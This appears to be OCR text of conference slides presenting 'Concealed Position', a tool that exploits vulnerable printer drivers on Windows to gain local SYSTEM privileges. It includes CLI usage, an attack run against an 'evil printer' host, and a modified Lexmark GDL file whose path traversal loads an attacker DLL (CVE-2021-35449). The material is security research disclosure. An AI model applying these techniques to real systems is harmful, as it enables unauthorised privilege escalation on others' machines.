
Bring Your Own Print Driver Vulnerability Concealed Position

- Developed in C++
- Bad ASCII art
- Three components:
  a. Server: Configuring the evil printer
  b. Client: Automates driver staging and privilege escalation
  c. DLL: The code to execute as SYSTEM

Bring Your Own Print Driver Vulnerability Concealed Position


- Currently implements four LPE exploits
- All with silly names. Because names are fun.
  - CVE-2020-1300: SlashingDamage (Windows)
  - CVE-2019-19363: PoisonDamage (Ricoh)
  - CVE-2021-35449: AcidDamage (Lexmark)
  - ???: RadiantDamage (Canon)
- The last three supports local-only exploitation if the affected driver is in the driver store.

Bring Your Own Print Driver Vulnerability Concealed Position Server




```
C:\Users\albinolobster\concealed_position\build\x64\Release\bin>cp_server.exe

                                                                      server!

CLI options:
  -h, --help          Display the help message
  -e, --exploit arg   The exploit to use

Exploits available:
        ACIDDAMAGE
        POISONDAMAGE
        RADIANTDAMAGE
        SLASHINGDAMAGE

C:\Users\albinolobster\concealed_position\build\x64\Release\bin>
```

Bring Your Own Print Driver Vulnerability Concealed Position Client



```
C:\Users\albinolobster\concealed_position\build\x64\Release\bin>cp_client.exe

                                                                        client!

CLI options:
  -h, --help          Display the help message
  -r, --rhost arg     The remote evil printer address
  -n, --name arg      The remote evil printer name
  -e, --exploit arg   The exploit to use
  -l, --local         No remote printer. Local attack only.

Exploits available:
        ACIDDAMAGE
        POISONDAMAGE
        RADIANTDAMAGE

C:\Users\albinolobster\concealed_position\build\x64\Release\bin>_
```

Bring Your Own Print Driver Vulnerability
Concealed Position Client In Action




Name	Date modified	Type
PerfLogs	4/11/2018 7:38 PM	File folder
Program Files	6/29/2021 7:30 PM	File folder
Program Files (x86)	4/12/2018 5:16 AM	File folder
Users	6/28/2021 6:37 PM	File folder
Windows	6/30/2021 4:46 PM	File folder
tmp	7/4/2021 12:03 PM	File folder
result	7/4/2021 12:03 PM	Text Document

```
nt authority\system
```

```
C:\Users\lowlevel>cp_client -r 10.0.0.6 -n evilprinter -e ACIDDAMAGE

[+] Checking if driver is already installed
[-] Driver is not available.
[+] Call back to evil printer @ \\10.0.0.6\evilprinter
[+] Staging driver in driver store
[+] Driver staged!
[+] Installing the staged driver
[+] Driver installed!
[+] Starting ACIDDAMAGE
[+] Checking if C:\ProgramData\Lexmark Universal v2\ exists
[-] Target directory doesn't exist. Trigger install.
[+] Installing printer
[+] Read in C:\ProgramData\Lexmark Universal v2\Universal Color Laser.gdl
[+] Searching file contents
[+] Updating file contents
[+] Dropping updated gpl
[+] Dropping dll to disk
[+] Installing printer

C:\Users\lowlevel>
```

Bring Your Own Print Driver Vulnerability
Client Printer WinAPI Calls

- Calls to the remote printer:
  - `OpenPrinter`
  - `GetPrinterDriver`
  - `ClosePrinter`
- Local calls:
  - `InstallPrinterDriverFromPackage`
  - `AddPrinter`
  - `DeletePrinter`
  - `ClosePrinter`
- Silent
  - No UI
  - No windows update



a prin… her options

○ My printer is a

● Select a shared

\\10.0.0.6\

Example: \\
http://com

○ Add a printer u

○ Add a Bluetoot

○ Add a local printer or network printer with manual settings

Windo… tallation

Connecting … inter on 10.0.0.6

Checking Windows U… might take a while...

Bring Your Own Print Driver Vulnerability
Why Not Powershell?

- The following will introduce the driver to the driver store:


```
AddPrinter -ConnectionName \\10.0.0.6\evilprinter
```

- Invokes and gets stuck in Windows Update
- Plus, I just like C++


New Driver Vulnerabilities

New Driver Vulnerabilities
CVE-2021-35449: AcidDamage

- Lexmark Universal Printer Driver 2.15.1.0 and below
- Reads attacker controlled configuration file from ProgramData to locate .dll
- Attacker inserts a malicious dll to escalate to SYSTEM.


Universal Color Laser.gdl - Notepad
File Edit Format View Help

```
        <CONSTRUCT Name="*Feature" Instance="RESDLL">
                <GDL_ATTRIBUTE Name="*Name" xsi:type="GDLW_string">None</GDL_ATTRIBUTE>
                <CONSTRUCT Name="*Option" Instance="UniresDLL">
                        <GDL_ATTRIBUTE Name="*Name" xsi:type="GDLW_string">unires.dll</GDL_ATTRIBUT
                </CONSTRUCT>
                <CONSTRUCT Name="*Option" Instance="COMMON_RESDLL">
                        <GDL_ATTRIBUTE Name="*Name" xsi:type="GDLW_string">LMUD1OUE.DLL</GDL_ATTRIB
                </CONSTRUCT>
                <CONSTRUCT Name="*Option" Instance="PSSD_RESDLL">
                        <GDL_ATTRIBUTE Name="*Name" xsi:type="GDLW_string">LMUD1OUH.DLL</GDL_ATTRIB
                </CONSTRUCT>
                <CONSTRUCT Name="*Option" Instance="COMMON_BMPDLL">
                        <GDL_ATTRIBUTE Name="*Name" xsi:type="GDLW_string">LMUD1OUD.DLL</GDL_ATTRIB
                </CONSTRUCT>
                <CONSTRUCT Name="*Option" Instance="FRAMEWORKDLL">
                        <GDL_ATTRIBUTE Name="*Name" xsi:type="GDLW_string">LMUD1OUB.DLL</GDL_ATTRIB
                </CONSTRUCT>
                <CONSTRUCT Name="*Option" Instance="FRAMEWORKXML">
                        <GDL_ATTRIBUTE Name="*Name" xsi:type="GDLW_string">LMUD1OP0.XML</GDL_ATTRIB
                </CONSTRUCT>
                <CONSTRUCT Name="*Option" Instance="HELPFILECHM">
                        <GDL_ATTRIBUTE Name="*Name" xsi:type="GDLW_string">LMUD1OUI.CHM</GDL_ATTRIB
```



```
        <CONSTRUCT Name="*Feature" Instance="RESDLL">
                <GDL_ATTRIBUTE Name="*Name" xsi:type="GDLW_string">None</GDL_ATTRIBUTE>
                <CONSTRUCT Name="*Option" Instance="UniresDLL">
                        <GDL_ATTRIBUTE Name="*Name" xsi:type="GDLW_string">unires.dll</GDL_ATTRIBUTE>
                </CONSTRUCT>
                <CONSTRUCT Name="*Option" Instance="COMMON_RESDLL">
                        <GDL_ATTRIBUTE Name="*Name" xsi:type="GDLW_string">..\..\..\..\..\..\tmp\Dll.dll</GDL_ATTRIBUTE>
                </CONSTRUCT>
                <CONSTRUCT Name="*Option" Instance="PSSD_RESDLL">
                        <GDL_ATTRIBUTE Name="*Name" xsi:type="GDLW_string">LMUD1OUH.DLL</GDL_ATTRIBUTE>
                </CONSTRUCT>
                <CONSTRUCT Name="*Option" Instance="COMMON_BMPDLL">
                        <GDL_ATTRIBUTE Name="*Name" xsi:type="GDLW_string">LMUD1OUD.DLL</GDL_ATTRIBUTE>
                </CONSTRUCT>
                <CONSTRUCT Name="*Option" Instance="FRAMEWORKDLL">
                        <GDL_ATTRIBUTE Name="*Name" xsi:type="GDLW_string">LMUD1OUB.DLL</GDL_ATTRIBUTE>
                </CONSTRUCT>
                <CONSTRUCT Name="*Option" Instance="FRAMEWORKXML">
                        <GDL_ATTRIBUTE Name="*Name" xsi:type="GDLW_string">LMUD1OP0.XML</GDL_ATTRIBUTE>
                </CONSTRUCT>
                <CONSTRUCT Name="*Option" Instance="HELPFILECHM">
                        <GDL_ATTRIBUTE Name="*Name" xsi:type="GDLW_string">LMUD1OUI.CHM</GDL_ATTRIBUTE>
                </CONSTRUCT>
```

New Driver Vulnerabilities
CVE-2021-35449: AcidDamage


- The Concealed Position implementation is here:

  https://github.com/jacob-baines/concealed_position/blob/main/src/cp_client/aciddamage.cpp

- Metasploit pull request should exist at the time of presentation. Sorry! Challenges of recording weeks in advance.

New Driver Vulnerabilities
CVE-2021-35449: AcidDamage

- Remember: Evil Printer Needs a CAB file
- Just download 2.10.0.5 from the Update Catalog



Search results for "Lexmark Universal"

Updates: 1 - 3 of 3 (page 1 of 1)

Title	Products	Classification	Last Updated	Version	Size	Download
Lexmark International - Printers - Lexmark Universal v2 XL	Windows 8,Windows 8.1 and later drivers	Drivers (Printers)	7/5/2012	2.1.5.15	64.2 MB	Download
